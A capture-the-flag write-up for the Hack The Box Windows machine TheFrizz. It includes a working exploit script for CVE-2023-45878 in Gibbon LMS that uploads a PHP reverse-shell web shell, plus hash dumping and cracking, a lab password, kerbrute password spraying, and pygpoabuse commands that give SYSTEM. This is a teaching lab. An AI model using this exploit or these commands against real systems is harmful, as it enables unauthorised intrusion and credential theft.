

Description
TheFrizz is a medium Windows machine. The box involves attacking a domain controller using Kerberos authentication, abusing Group Policy Objects (GPO), and leveraging the Recycle Bin. The attack path includes exploiting CVE-2023-45878 on Gibbon LMS, obtaining credentials, manipulating GPO settings, and finally achieving system access.
Recon
nmap
nmap shows open ports that are common on a Domain Controller machine.
# Nmap 7.95 scan initiated Sun Mar 23 16:42:40 2025 as: nmap -vvv -p- -4 -sSCV -oN all_tcp_scan.txt 10.10.11.60Nmap scan report for 10.10.11.60 (10.10.11.60)Host is up, received echo-reply ttl 127 (0.032s latency).Scanned at 2025-03-23 16:42:41 WIB for 100s
PORT      STATE SERVICE       REASON          VERSION22/tcp    open  ssh           syn-ack ttl 127 OpenSSH for_Windows_9.5 (protocol 2.0)53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus80/tcp    open  http          syn-ack ttl 127 Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12)| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12|_http-title: Did not follow redirect to http://frizzdc.frizz.htb/home/88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-03-23 16:24:25Z)135/tcp   open  msrpc?        syn-ack ttl 127139/tcp   open  netbios-ssn?  syn-ack ttl 127389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: frizz.htb0., Site: Default-First-Site-Name)445/tcp   open  microsoft-ds? syn-ack ttl 127464/tcp   open  kpasswd5?     syn-ack ttl 127593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.09389/tcp  open  adws?         syn-ack ttl 12749664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49670/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.051132/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC51136/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC51147/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :SF-Port139-TCP:V=7.95%I=7%D=3/23%Time=67DFD799%P=x86_64-pc-linux-gnu%r(GetSF:Request,5,"\x83\0\0\x01\x8f");Service Info: Hosts: localhost, FRIZZDC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:|_clock-skew: 6h41m30s| smb2-time:|   date: 2025-03-23T16:25:13|_  start_date: N/A| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 21203/tcp): CLEAN (Timeout)|   Check 2 (port 49016/tcp): CLEAN (Timeout)|   Check 3 (port 49509/udp): CLEAN (Timeout)|   Check 4 (port 31256/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked| smb2-security-mode:|   3:1:1:|_    Message signing enabled and require
It reveals the hostname frizzdc and the domain frizz.htb. Make sure to add the FQDN and those to /etc/hosts. Make sure the FQDN comes first because of Algorithm to resolve host names.
10.10.11.60 frizzdc.frizz.htb frizz.htb frizzdcWe weren’t given any credentials and there is no anonymous access, so let’s check the HTTP port.
80 - TCP
Enumeration
The landing page itself doesn’t contain anything useful other than a link to the staff login page at /Gibbon-LMS. It should be a Gibbon LMS.

You will see an announcement below the welcome word that tells you the authentication mechanism uses Kerberos. You can also see the version of the application that is 25.0.00, which has many CVEs, but the most critical one is CVE-2023-45878. It’s an unauthenticated RCE vulnerability and has a public PoC.
I wrote a script to automate the process:
gibbon_unauthenticated_rce.py
import requestsfrom base64 import b64encode
url = "http://frizzdc.frizz.htb/Gibbon-LMS"filename = "bruh.php"
payload = b64encode( "<?php system('powershell -e <B64_revshell>'); ?>".encode()).decode()
data = { "img": f"image/png;bruh,{payload}", "path": filename, "gibbonPersonID": "0000000001",}
r = requests.post( url + "/modules/Rubrics/rubrics_visualise_saveAjax.php", data=data,)
assert r.text == filename, print("Failed to upload file")
r = requests.get(url + f"/{filename}")Shell as w.webservice
Enumeration
The current user doesn’t have excessive privileges, so let’s just dump the users from the Gibbon LMS database. The database credentials can be found at C:\xampp\htdocs\Gibbon-LMS\config.php. You can use the mysql binary from xampp at C:\xampp\mysql\bin\mysql.exe to interact with the MySQL service.
MySQL
# Get tablesPS C:\xampp\mysql\bin> ./mysql.exe -u <USER> -p<PASS> -e "use gibbon;show tables"
# Get password hash and saltPS C:\xampp\mysql\bin> ./mysql.exe -u <USER> -p<PASS> -e "use gibbon;select username,passwordStrong,passwordStrongSalt from gibbonperson;"
Hash Cracking
The password hash itself is SHA-256.
> nth --text '<HASH>'
  _   _                           _____ _           _          _   _           _ | \ | |                         |_   _| |         | |        | | | |         | | |  \| | __ _ _ __ ___   ___ ______| | | |__   __ _| |_ ______| |_| | __ _ ___| |__ | . ` |/ _` | '_ ` _ \ / _ \______| | | '_ \ / _` | __|______|  _  |/ _` / __| '_ \ | |\  | (_| | | | | | |  __/      | | | | | | (_| | |_       | | | | (_| \__ \ | | | \_| \_/\__,_|_| |_| |_|\___|      \_/ |_| |_|\__,_|\__|      \_| |_/\__,_|___/_| |_|
https://twitter.com/bee_sec_sanhttps://github.com/HashPals/Name-That-Hash

<HASH>
Most LikelySHA-256, HC: 1400 JtR: raw-sha256 Summary: 256-bit key and is a good partner-function for AES. Can be used in Shadow files.
We need to format the hash according to the hashcat format.
> hashcat --help | rg 'sha256' 1470 | sha256(utf16le($pass)) | Raw Hash 1410 | sha256($pass.$salt) | Raw Hash salted and/or iterated 1420 | sha256($salt.$pass) | Raw Hash salted and/or iteratedI will choose 1410 mode, so the salt comes after the hash.
<HASH>:<SALT>Crack it using hashcat with the rockyou.txt wordlist.
hashcat f.frizzle_hash.txt <path_to_rockyou> -m 1410It should be cracked. Checking membership of Remote Management Users group reveals that f.frizzle is a member.
PS C:\xampp\mysql\bin> net localgroup "Remote Management Users"Alias name     Remote Management UsersComment        Members of this group can access WMI resources over management protocols (such as WS-Management via the Windows Remote Management service). This applies only to WMI namespaces that grant access to the user.
Members
-------------------------------------------------------------------------------f.frizzleM.SchoolBusThe command completed successfully.
Because the WinRM port isn’t open, let’s use SSH with Kerberos authentication.
Kerberos SSH
Add the domain information to /etc/krb5.conf.
[libdefaults] default_realm = FRIZZ.HTB...[realms]... FRIZZ.HTB = { kdc = frizzdc.frizz.htb admin_server = frizzdc.frizz.htb }...[domain_realm] frizz.htb = FRIZZ.HTB .frizz.htb = FRIZZ.HTB...Add the following options to ~/.ssh/config:
GSSAPIAuthentication yesGSSAPIDelegateCredentials yesGet a ticket and authenticate.
# Adjust your time to the domainsudo ntpdate frizz.htb
# Get a ticketgetTGT.py frizz.htb/f.frizzle:Jenni_Luvs_Magic23 -dc-ip 10.10.11.60
# Export the ticket and authexport KRB5CCNAME=$(realpath f.frizzle.ccache)ssh f.frizzle@frizz.htb
Shell as f.frizzle
User flag
PS C:\Users\f.frizzle> cat Desktop/user.txtdeadbeefecfe4d36283a8c8dc60ffakeEnumeration
Running winpeas doesn’t produce any useful information. Another thing we should check is the Recycle Bin. We can’t access the directory directly using the cd command, but we can use PowerShell to list the contents of the Recycle Bin. I came across this post Managing the Recycle Bin with PowerShell which has information for us to get the contents of the Recycle Bin.
PS C:\Users\f.frizzle> $shell = New-Object -com shell.applicationPS C:\Users\f.frizzle> $rb = $shell.namespace(10)PS C:\Users\f.frizzle> $rb.Items()
Application  : System.__ComObjectParent       : System.__ComObjectName         : wapt-backup-sunday.7zPath         : C:\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103\$RE2XMEG.7zGetLink      :GetFolder    :IsLink       : FalseIsFolder     : FalseIsFileSystem : TrueIsBrowsable  : FalseModifyDate   : 10/24/2024 9:16:29 PMSize         : 30416987Type         : 7Z File
There’s one item in the Recycle Bin of the current user, which is the wapt-backup-sunday.7z file. Let’s copy it to the f.frizzle user’s home directory, then download it using scp.
PS C:\Users\f.frizzle> $path = $item | Select-Object -ExpandProperty PathPS C:\Users\f.frizzle> Copy-Item -Path $path -Destination out.7zFrom your host machine:
scp f.frizzle@frizz.htb:out.7z .# Extract the archive7z x out.7zThe extracted directory contains many files, but the files inside the conf directory are always the priority.
The waptserver.ini file contains a base64 password. We can use this password to spray the users.
echo 'wapt_password' | base64 -dPassword Spraying
Grab all the users.
GetADUsers.py -k -no-pass frizz.htb/ -dc-host frizzdc.frizz.htb -all | awk '{print $1}' | tail -n +6 > users.txtSpray the users.
> kerbrute passwordspray --dc frizzdc.frizz.htb -d frizz.htb users.txt '<PASS>'
    __             __               __   / /_____  _____/ /_  _______  __/ /____  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \ / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __//_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/
Version: v1.0.3 (9dad6e1) - 03/24/25 - Ronnie Flathers @ropnop
2025/03/24 03:26:43 >  Using KDC(s):2025/03/24 03:26:43 >   frizzdc.frizz.htb:88
2025/03/24 03:26:43 >  [+] VALID LOGIN:  M.SchoolBus@frizz.htb:<PASS>
The password is valid for the M.SchoolBus user. From the previous information about the Remote Management Users group membership, this user is a member of that group. Get a ticket and log in using SSH with Kerberos authentication.
Shell as M.SchoolBus
Enumeration
This user belongs to the Group Policy Creator Owners group, which can create GPOs and modify them.
PS C:\Users\M.SchoolBus> whoami /groups
GROUP INFORMATION-----------------
Group Name                                   Type             SID                                            Attributes
============================================ ================ ============================================== ===============================================================Everyone                                     Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users              Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                                Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access   Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                         Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users             Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization               Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
frizz\Desktop Admins                         Group            S-1-5-21-2386970044-1145388522-2932701813-1121 Mandatory group, Enabled by default, Enabled group
frizz\Group Policy Creator Owners            Group            S-1-5-21-2386970044-1145388522-2932701813-520  Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity   Well-known group S-1-18-1                                       Mandatory group, Enabled by default, Enabled group
frizz\Denied RODC Password Replication Group Alias            S-1-5-21-2386970044-1145388522-2932701813-572  Mandatory group, Enabled by default, Enabled group, Local GroupMandatory Label\Medium Mandatory Level       Label            S-1-16-8192
GPO Abuse
We can create a GPO using New-GPO and link it using the New-GPLink command. The target OU is the Domain Controllers OU.
PS C:\Users\M.SchoolBus> Get-ADDomainController -Filter * | Select-Object ComputerObjectDN
ComputerObjectDN----------------CN=FRIZZDC,OU=Domain Controllers,DC=frizz,DC=htb
The target OU is OU=Domain Controllers,DC=frizz,DC=htb.
PS C:\Users\M.SchoolBus> New-GPO -Name jergal | New-GPLink -Target "OU=Domain Controllers,DC=frizz,DC=htb"
GpoId       : d9036dd1-24b4-4a7d-be90-d704a8967a85DisplayName : jergalEnabled     : TrueEnforced    : FalseTarget      : OU=Domain Controllers,DC=frizz,DC=htbOrder       : 2
Grab the GPO ID because we need it for pyGPOAbuse.
pygpoabuse -k frizz.htb/M.SchoolBus@frizzdc.frizz.htb -gpo-id '<GPO_ID>' -ccache M.SchoolBus.ccache -dc-ip frizzdc.frizz.htb -powershell -command "powershell -e <base64_revshell>" -taskname "yolo" -description "yolo"Then, update the GPO using the gpupdate or gpupdate /force command and you should have a reverse shell.
Shell as nt authority\system
Root flag
PS C:\Windows\system32> cat /Users/Administrator/Desktop/root.txtdeadbeef85c73cd2136e5780d253fake